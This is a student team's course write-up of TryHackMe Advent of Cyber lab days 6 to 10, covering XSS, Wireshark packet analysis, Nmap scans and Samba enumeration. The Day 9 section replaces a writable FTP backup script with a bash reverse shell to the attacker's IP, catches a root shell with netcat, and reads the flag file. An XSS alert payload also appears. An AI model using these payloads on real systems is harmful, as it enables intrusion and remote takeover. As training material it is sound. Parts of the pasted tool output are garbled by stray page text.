

# PSP0201

## WEEKLY WRITE UP

### WEEK 3

### GROUP 7

Group Name : Sang Haeko ( The Hackers )

Sang

- Taken from a Malay word , **sang** , meaning ‘the’

Haeko

- Taken from a Korean word , **해커** , meaning ‘hacker’
- 


ID	NAME	ROLE	TASK
1211102162	AMILIA NADZEERA BINTI BAHRUDIN	Leader	- Day 6 & 7 write up
1211100930	KU NAJWA SYAUQINA BINTI KU AZRIN	Member	
1211101693	SAVITHA MURUGUMUNISEGARAN	Member	- Day 8 & 9 write up

## Day 6 : Web Exploitation : Be careful with what you wish on Christmas Night

### Question 2 : What vulnerability type was used to exploit the application?

The 'Make a Wish' website mechanics works by storing the values entered in the form and writing them into memory, just like a comment on social media. Based on what we have found, the type of the vulnerability is 'Stored Cross Site Scripting'.

### Question 3 : What query string can be abused to craft a reflected XSS?




When we look for 'book' the url changes to


```
http://<ip>/?q=<value>
```

The '?' symbol represents that the GET method is being used , 'q' is the parameter and '=' is the value of the parameter.


The reflected XSS query string in URL is shown below



### Question 4 : Launch the OWASP ZAP application



**Question 5 : Run a ZAP (zaproxy) automated scan on the target. How many XSS alerts are in the scan?**



The screenshot shows the OWASP ZAP interface with a blue header bar. The header bar has a dropdown arrow and the text "Cross Site Scripting (Reflected) (2)". Below the header, there are two entries listed: "GET: http://10.10.1.235:5000/?q=%3Cimg+src%3D" and "POST: http://10.10.1.235:5000/".

On the OWASP ZAP interface we click on the “Automated Scan”. We pasted the URL of the targeted website and clicked on ‘Attack’

**6. Explore the XSS alerts that ZAP has identified, are you able to make an alert appear on the “Make a wish” website?**

To make the alert appear , we have used an alert function

```
<script> alert('xss')</script>
```

This code could be inserted in the ‘New Wish’ field.

## Day 7 : Networking : The grinch really did steal Christmas

Question 1 : Open “pcap1.pcap” in Wireshark. What is the IP address that initiates an ICMP/ping?

```
[(dil@Legion)-[~/course/tryhackme/rooms/25-Days-of-Cyber-Security/day7]
$ unzip aoc-pcaps.zip
Archive: aoc-pcaps.zip
  inflating: pcap1.pcap
  inflating: pcap2.pcap
  inflating: pcap3.pcap
[(dil@Legion)-[~/course/tryhackme/rooms/25-Days-of-Cyber-Security/day7]
$ ls -lah
total 8.5M
drwxr-xr-x 2 dil dil 4.0K Jan  7 22:17 .
drwxr-xr-x 5 dil dil 4.0K Jan  7 22:16 ..
-rwxrwxrwx 1 dil dil 4.2M Jan  7 22:15 aoc-pcaps.zip
-rw-r--r-- 1 dil dil 3.7M Nov 30 2020 pcap1.pcap
-rw-r--r-- 1 dil dil 35K Nov 30 2020 pcap2.pcap
-rw-r--r-- 1 dil dil 598K Nov 30 2020 pcap3.pcap
```

There are three files inside , pcap1.pcap, pcap2.pcap, and pcap3.pcap

No.	Time	Source	Destination	Protocol	Length	Info
17	10.430447	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=1/356, ttl=127 (reply in 18)
18	10.430472	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=1/356, ttl=64 (request in 17)
19	10.428953	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=2/512, ttl=127 (reply in 20)
20	10.428977	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=2/512, ttl=64 (request in 19)
21	10.428944	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=3/768, ttl=127 (reply in 22)
22	10.428970	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=3/768, ttl=64 (request in 21)
23	10.433469	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=4/1824, ttl=127 (reply in 24)
24	10.433495	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=4/1824, ttl=64 (request in 23)

Open up wireshark , and apply a filter. Type in ICMP/PING protocol.

Packet number 17 is the first packet that uses ICMP/PING protocol. We can search the IP that initiates the connection by looking at the ‘Source’ column, that is ‘10.11.3.2’.

Question 2: If we only wanted to see HTTP GET requests in our “pcap1.pcap” file, what filter would we use?

```
http.request.method == GET
```

No.	Time	Source	Destination	Protocol	Length	Info
67	10.185866	10.10.67.199	10.10.15.52	HTTP	304	GET / HTTP/1.1
71	10.478663	10.10.67.199	10.10.15.52	HTTP	363	GET /fontawesome/css/all.min.css HTTP/1.1
75	10.62.479630	10.10.67.199	10.10.15.52	HTTP	341	GET /css/dark.css HTTP/1.1
83	10.62.480991	10.10.67.199	10.10.15.52	HTTP	333	GET /js/bundle.js HTTP/1.1
85	10.62.481445	10.10.67.199	10.10.15.52	HTTP	341	GET /images/favicon.ico HTTP/1.1
95	10.62.487106	10.10.67.199	10.10.15.52	HTTP	341	GET /images/icon.png HTTP/1.1
105	10.62.516878	10.10.67.199	10.10.15.52	HTTP	336	GET /post/index.json HTTP/1.1
107	10.62.530996	10.10.67.199	10.10.15.52	HTTP	430	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
108	10.62.532591	10.10.67.199	10.10.15.52	HTTP	441	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
117	10.62.540748	10.10.67.199	10.10.15.52	HTTP	416	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
202	10.62.708297	10.10.67.199	10.10.15.52	HTTP	315	GET /favicon.ico HTTP/1.1
295	10.63.665611	10.10.67.199	10.10.15.52	HTTP	445	GET / HTTP/1.1
299	10.63.694780	10.10.67.199	10.10.15.52	HTTP	414	GET /fontawesome/css/all.min.css HTTP/1.1

**Question 3 : Now apply this filter to “pcap1.pcap” in Wireshark, what is the name of the article that the IP address “10.10.67.199” visited? [Hint: /posts/]**

Using hint on question 3, On wireshark, the filter that we would apply are

```
http.request.method == GET && ip.addr == 10.10.67.199
```

No.	Time	Source	Destination	Protocol	Length Info
320	63.701373	10.10.67.199	10.10.15.52	HTTP	398 GET /images/icon.png HTTP/1.1
335	63.987281	10.10.67.199	10.10.15.52	HTTP	387 GET /post/index.json HTTP/1.1
338	63.997588	10.10.67.199	10.10.15.52	HTTP	366 GET /favicon.ico HTTP/1.1
340	64.005368	10.10.67.199	10.10.15.52	HTTP	481 GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
462	64.020692	10.10.67.199	10.10.15.52	HTTP	496 GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
467	64.028410	10.10.67.199	10.10.15.52	HTTP	466 GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365 GET /posts/reindeer-of-the-week/ HTTP/1.1
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369 GET /posts/post/index.json HTTP/1.1
478	66.249669	10.10.67.199	10.10.15.52	HTTP	463 GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
480	66.251644	10.10.67.199	10.10.15.52	HTTP	448 GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
482	66.262598	10.10.67.199	10.10.15.52	HTTP	462 GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff HTTP/1.1
484	66.279297	10.10.67.199	10.10.15.52	HTTP	447 GET /posts/fonts/roboto-v20-latin-regular.woff HTTP/1.1


Based on the filter result, packet number 471 seems suspicious because the info column tells us it has ‘/posts/’ in it and the string ‘reindeer-of-the-week’ kind of an article title.

**5. Continuing with our analysis of “pcap2.pcap”, what is the name of the protocol that is encrypted?**

Apply a display filter ... <Ctrl-/>					
No.	Time	Source	Destination	Protocol	Length Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102 Server: Encrypted packet (len=48)
2	0.000084	10.10.122.128	10.11.3.2	SSH	150 Server: Encrypted packet (len=96)
3	0.060016	10.11.3.2	10.10.122.128	TCP	54 57748 - 22 [ACK] Seq=1 Ack=49 Win=1024 Len=0
4	0.101317	10.11.3.2	10.10.122.128	TCP	54 57748 - 22 [ACK] Seq=1 Ack=145 Win=1029 Len=0

## 6. What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?

Open wireshark and go to the export project. We Open terminal/file manager, there is a new file '%2f' and 'christmas.zip'. After we unzip the file, there is a file named 'elf\_mcskidy\_wishlist.txt'. Inside the file, there is a list of wishes. One of them is 'x1 Rubber ducky (to replace Elf McEager)'



```
(dil@Legion)-[~/course/tryhackme/rooms/25-Days-of-Cyber-Security/day7]
└─$ file christmas.zip
christmas.zip: Zip archive data, at least v2.0 to extract, compression method=deflate
└─(dil@Legion)-[~/course/tryhackme/rooms/25-Days-of-Cyber-Security/day7] 66 38456 →
└─$ unzip christmas.zip
Archive: christmas.zip
  inflating: AoC-2020.png
  inflating: christmas-tree.jpg
  inflating: elf_mcskidy_wishlist.txt
  inflating: Operation Artic Storm.pdf
  inflating: selfie.jpg
  inflating: tryhackme_logo_full.svg
└─(dil@Legion)-[~/course/tryhackme/rooms/25-Days-of-Cyber-Security/day7]
└─$ ls -la
total 9796
drwxr-xr-x 2 dil dil 4096 Jan  8 13:29 .
drwxr-xr-x 5 dil dil 4096 Jan  7 22:16 ..
-rw-r--r-- 1 dil dil 4532 Jan  8 13:28 %2f
-rw-r--r-- 1 dil dil 97267 Nov 30 2020 AoC-2020.png
-rwxrwxrwx 1 dil dil 4375867 Jan  7 22:15 aoc-pcaps.zip
-rw-r--r-- 1 dil dil 296783 Nov 30 2020 christmas-tree.jpg
-rw-r--r-- 1 dil dil 565069 Jan  8 13:28 christmas.zip
-rw-r--r-- 1 dil dil 134 Nov 30 2020 elf_mcskidy_wishlist.txt
-rw-r--r-- 1 dil dil 97601 Nov 30 2020 'Operation Artic Storm.pdf'
-rw-r--r-- 1 dil dil 3800495 Nov 30 2020 pcap1.pcap
-rw-r--r-- 1 dil dil 35490 Nov 30 2020 pcap2.pcap
-rw-r--r-- 1 dil dil 611893 Nov 30 2020 pcap3.pcap
-rw-r--r-- 1 dil dil 93831 Nov 30 2020 selfie.jpg
-rw-r--r-- 1 dil dil 20707 Nov 30 2020 tryhackme_logo_full.svg
└─(dil@Legion)-[~/course/tryhackme/rooms/25-Days-of-Cyber-Security/day7]
└─$ cat elf_mcskidy_wishlist.txt
Wish list for Elf McSkidy
Budget: £100
x3 Hak 5 Pineapples
x1 Rubber ducky (to replace Elf McEager)
```

## Day 8: What's Under The Christmas Tree!

### Question 1

When was Snort created?

For this one, a short Google search revealed that Snort was developed in 1998:

When was Snort created X | 

---

All News Images Shopping Videos More Settings Tools

About 2,070,000 results (0.54 seconds)

**1998**

**Snort** is a free and open source network intrusion prevention system (NIPS) and network intrusion detection system (NIDS) **created** by Martin Roesch in 1998.



digital.ai › technology › snort  
[Snort | Digital.ai](#)

## Question 2

Using Nmap on 10.10.129.156, what are the port numbers of the three services running? (Please provide your answer in ascending order/lowest -> highest, separated by a comma)

We first ran a nmap scan against that IP address:

```
root@ip-10-10-236-221:~  
File Edit View Search Terminal Help  
root@ip-10-10-236-221:~# nmap -A -sV -sC 10.10.129.156  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2020-12-08 16:27 GMT  
Nmap scan report for ip-10-10-129-156.eu-west-1.compute.internal (10.10.129.156)  
Host is up (0.00048s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE      VERSION  
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))  
|_http-generator: Hugo 0.78.2  
|_http-server-header: Apache/2.4.29 (Ubuntu)  
|_http-title: TBFC's Internal Blog  
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)  
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)  
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)  
3389/tcp  open  ms-wbt-server xrdp  
MAC Address: 02:FA:6A:FB:3C:BB (Unknown)  
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).  
TCP/IP fingerprint:  
OS:SCAN(V=7.60%E=4%D=12/8%OT=80%CT=1%CU=30072%PV=Y%DS=1%DC=D%G=Y%M=02FA6A%T  
OS:M=5FCFA9BA%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10C%TI=Z%CI=Z%TS=A  
OS:)SEQ(SP=104%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M2301ST11NW7%O2=M23  
OS:01ST11NW7%O3=M2301NNT11NW7%O4=M2301ST11NW7%O5=M2301ST11NW7%O6=M2301ST11)  
OS:WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=0  
OS:F507%O=M2301NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N  
OS:)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0  
OS:%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7  
OS:(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0  
OS:0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)  
  
Network Distance: 1 hop  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
TRACEROUTE  
HOP RTT      ADDRESS  
1  0.48 ms  ip-10-10-129-156.eu-west-1.compute.internal (10.10.129.156)  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 83.05 seconds  
root@ip-10-10-236-221:~#
```

A HTTP server on port 80, SSH on port 2222, and a remote desktop connection on port 3389 are the three open ports that are displayed here.

### Question 5

Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

There are multiple references to Ubuntu while looking at the scan results up above.

```
Starting Nmap 7.60 ( https://nmap.org ) at 2020-12-08 16:35 GMT
Nmap scan report for ip-10-10-129-156.eu-west-1.compute.internal (10.10.129.156)
Host is up (0.00050s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC's Internal Blog
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
```

### Question 6

Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

Examine the HTTP-title section carefully, paying great attention to the web server (port 80), using the initial scan as a reference once more. This indicates that it serves as a blog.

```
Starting Nmap 7.60 ( https://nmap.org ) at 2020-12-08 16:35 GMT
Nmap scan report for ip-10-10-129-156.eu-west-1.compute.internal (10.10.129.156)
Host is up (0.00050s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC's Internal Blog
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
```

## Day 9: Anyone Can Be Santa!

### Question 1

Name the directory on the FTP server that has data accessible by the "anonymous" user

We first signed in as "anonymous" to the FTP server:

```
root@ip-10-10-47-155: ~
File Edit View Search Terminal Help
root@ip-10-10-47-155:~# ftp 10.10.91.91
Connected to 10.10.91.91.
220 Welcome to the TBFC FTP Server!.
Name (10.10.91.91:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

After examining the directories, we can see that there is one that the anonymous user may access and is open to the public:

```
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    6 65534    65534        4096 Nov 16 15:06 .
drwxr-xr-x    6 65534    65534        4096 Nov 16 15:06 ..
drwxr-xr-x    2 0        0        4096 Nov 16 15:04 backups
drwxr-xr-x    2 0        0        4096 Nov 16 15:05 elf_workshops
drwxr-xr-x    2 0        0        4096 Nov 16 15:04 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16 19:35 public
226 Directory send OK.
ftp> 
```

### **Question 2**

What script gets executed within this directory?

We moved directories into "public" and then searched through the contents to discover the answer to this. Within is a script with the name of backup.sh.

```
ftp> cd public
250 Directory successfully changed.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 16 19:35 .
drwxr-xr-x    6 65534    65534        4096 Nov 16 15:06 ..
-rwxr-xr-x    1 111     113         341 Nov 16 19:34 backup.sh
-rw-rw-rw-    1 111     113         24 Nov 16 19:35 shoppinglist.txt
226 Directory send OK.
ftp> █
```

### **Question 3**

What movie did Santa have on his Christmas shopping list?

We used the "get" command to acquire the shopping list. We can see it right now since it is on my computer.

```
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (18.5130 kB/s)
ftp> █
```

```
root@ip-10-10-47-155: ~
File Edit View Search Terminal Help
root@ip-10-10-47-155:~# ls
Desktop   Instructions  Postman  shoppinglist.txt
Downloads  Pictures      Scripts  thinclient_drives
root@ip-10-10-47-155:~# cat shoppinglist.txt
The Polar Express Movie
root@ip-10-10-47-155:~#
```

#### Question 4

Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!

In the same manner, We first downloaded the file from the ftp site.

```
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (6.2539 MB/s)
ftp>
```

We could then see what was within.

```
root@ip-10-10-47-155: ~
File Edit View Search Terminal Help
root@ip-10-10-47-155:~# ls
backup.sh Downloads Pictures Scripts thinclient_drives
Desktop Instructions Postman shoppinglist.txt
root@ip-10-10-47-155:~# cat backup.sh
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

root@ip-10-10-47-155:~#
```

To begin editing, We opened the file in Nano.

```
root@ip-10-10-47-155:~# nano backup.sh
root@ip-10-10-47-155:~#
```

Then removed everything else and replaced it with something that would give me a reverse shell using a Reverse Shell Cheat Sheet.

```
root@ip-10-10-47-155:~  
File Edit View Search Terminal Help  
GNU nano 2.9.3 backup.sh  
  
#!/bin/bash  
  
bash -i >& /dev/tcp/10.10.47.155/4444 0>&1  
  
# Merry Christmas
```

However, before we send it over. We're going to use netcat to create a listener. Use the same port that the script supplied.

```
root@ip-10-10-47-155:~  
File Edit View Search Terminal Help  
root@ip-10-10-47-155:~# nc -lvpn 4444  
Listening on [0.0.0.0] (family 0, port 4444)
```

Close and save the document using Ctrl + X, then use the "put" command to submit it to the ftp server. It will be added to the same open file that we have access to.

```
ftp> cd public  
250 Directory successfully changed.  
ftp> put backup.sh  
local: backup.sh remote: backup.sh  
200 PORT command successful. Consider using PASV.  
150 Ok to send data.  
226 Transfer complete.  
77 bytes sent in 0.00 secs (2.2252 MB/s)  
ftp>
```

We will obtain a connection at our listener after a little while:

```
root@ip-10-10-47-155:~  
File Edit View Search Terminal Help  
root@ip-10-10-47-155:~# nc -lvpn 4444  
Listening on [0.0.0.0] (family 0, port 4444)  
Connection from 10.10.91.91 54780 received!  
bash: cannot set terminal process group (1410): Inappropriate ioctl for device  
bash: no job control in this shell  
root@tbfc-ftp-01:~#
```

We just need to go to the flag.txt file from here.

```
root@ip-10-10-47-155:~  
File Edit View Search Terminal Help  
root@ip-10-10-47-155:~# nc -lvpn 4444  
Listening on [0.0.0.0] (family 0, port 4444)  
Connection from 10.10.91.91 54780 received!  
bash: cannot set terminal process group (1410): Inappropriate ioctl for device  
bash: no job control in this shell  
root@tbfc-ftp-01:~# cat /root/flag.txt  
cat /root/flag.txt  
THM{even_you_can_be_santa}  
root@tbfc-ftp-01:~#
```

## DAY 10 : Networking – Don't be selfish

Question 1 : Examine the help options for enum4linux. Match the following flags with the descriptions.

Using command ./enum4linux.pl -h to get help.

-S = get sharelist

-a = do all simple enumeration

-o = get os information

```
kali㉿kali:~/enum4linux$ ./enum4linux.pl -h
2022-06-26 09:33:48 OPTIONS IMPORT: route options modified
2022-06-26 09:33:48 OPTIONS IMPORT: route-related options modified
2022-06-26 09:33:48 OPTIONS IMPORT: user_id set
enum4linux v0.9.1 (http://labs.portcullis.co.uk/application/enum4linux/) - Problem
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com). Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
  -U      get userlist
  -M      get machine list
  -S      get sharelist
  -P      get password policy information
  -G      get group and member list
  -d      be detailed, applies to -U and -S
  -u user specify username to use (default "")
  -p pass specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
  -a      Do all simple enumeration (-U -S -G -P -r -o -n -i).
         This option is enabled if you don't provide any other options.
```

```
kali㉿kali:~/enum4linux$ ./enum4linux.pl -h
File Actions Edit View Help Edit View Help
Additional options:
  -a      Do all simple enumeration (-U -S -G -P -r -o -n -i).
         This option is enabled if you don't provide any other options.
  -h      Display this help message and exit
  -r      enumerate users via RID cycling
  -R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r )
  -K n    Keep searching RIDs until n consecutive RIDs don't correspond to
         a username. Impies RID range ends at 999999. Useful
         against DCs.
  -l      Get some (limited) info via LDAP 389/TCP (for DCs only)
  -s file brute force guessing for share names
  -k user User(s) that exists on remote system (default: administrator,gu
est,krbtgt,domain admins,root,bin,none)
  -H     Used to get sid with "lookupsid known_username"
  -U     Use commas to try several users: "-k admin,user1,user2"
  -o      Get OS information
  -i      Get printer information
  -w wrkg Specify workgroup manually (usually found automatically)
  -n      Do an nmblookup (similar to nbtstat)
  -v      Verbose. Shows full commands being run (net, rpcclient, etc.)
  -A      Aggressive. Do write checks on shares etc.

RID cycling should extract a list of users from Windows (or Samba) hosts
which have RestrictAnonymous set to 1 (Windows NT and 2000), or "Network
access: Allow anonymous SID/Name translation" enabled (XP, 2003).
```

Question 2 : Using enum4linux, how many users are there on the Samba server? 3

Get userlist by using command ./enum4linux.pl -U 10.10.189.246

```
... just a wrapper around rpcclient, net, nbtlookup and ... ( Users on 10.10.189.246 ) ...
... from http://labs.portcullis.co.uk/application/poLentum/
... Password Policy info.

index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Name:   Desc:
/enum4linux
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager      Name: elfmcea
ger      Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson    Name:   Desc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
```

Question 3 : Now how many "shares" are there on the Samba server? 4

Get sharelist by using command ./enum4linux.pl -S 10.10.189.246

```
... Start share ... ( Share Enumeration on 10.10.189.246 ) ...
... Google Forms
... PSP0201 T2130 - L


Spaces Sharename Type Comment
tbfc-hr Disk tbfc-hr Google Forms PSP0201 T2130 - L
tbfc-it Disk tbfc-it Google Forms PSP0201 T2130 - L
tbfc-santa Disk tbfc-santa Google Forms PSP0201 T2130 - L
IPC$ IPC IPC Service (tbfc-smb server (Samba, Ubuntu))
))

Reconnecting with SMB1 for workgroup listing. Security alert - A new
No places yet

Create or find a space
Server Comment
Enable desktop notifications for Multimedia University Mail. OK No, thanks X
Meet Workgroup Master
```

Question 4 : Use smbclient to try to login to the shares on the Samba server. What share doesn't require a password?

tbfc-santa

